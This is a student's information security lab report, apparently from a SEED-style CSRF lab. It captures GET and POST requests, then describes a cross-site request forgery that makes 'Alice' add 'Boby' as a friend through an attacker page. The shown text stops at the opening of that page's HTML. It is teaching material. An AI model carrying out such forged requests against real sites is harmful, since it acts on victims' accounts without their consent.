

INFORMATION SECURITY

LAB – 7


NAME: Atmik Ajoy

SRN: PES1201800189


Section: “A”

Task1:


- We want to capture a GET request and a POST request, hence we search for my name, atmik in list of members to get a GET request example and we login to Alice account for example of POST request.




- Get request ^



Parameters for search query ^




Post request from logging in ^




Parameters for logging in ^

Task 2:


- Alice doesn't want to add boby as a friend but boby wants her to add him as a friend, hence we can use the csrf attack through get to help boby do so.



- Getting guid of boby, from this screenshot it is 43 , this will be helpful later on to replace in the url for the attack as well as in the script



This is the URL to be used in the index.html file of the attacker website so that when alice clicks the link to the website, she is redirected and has automatically added boby as her friend, demoing the CSRF attack.




The screenshot shows a gedit editor window titled 'index.html (~/.Desktop/LAB7) - gedit'. The editor contains the following HTML code:

```
<!DOCTYPE html>
<html>
<head>
<title> Hack by using GET method </title>
</head>
<body>

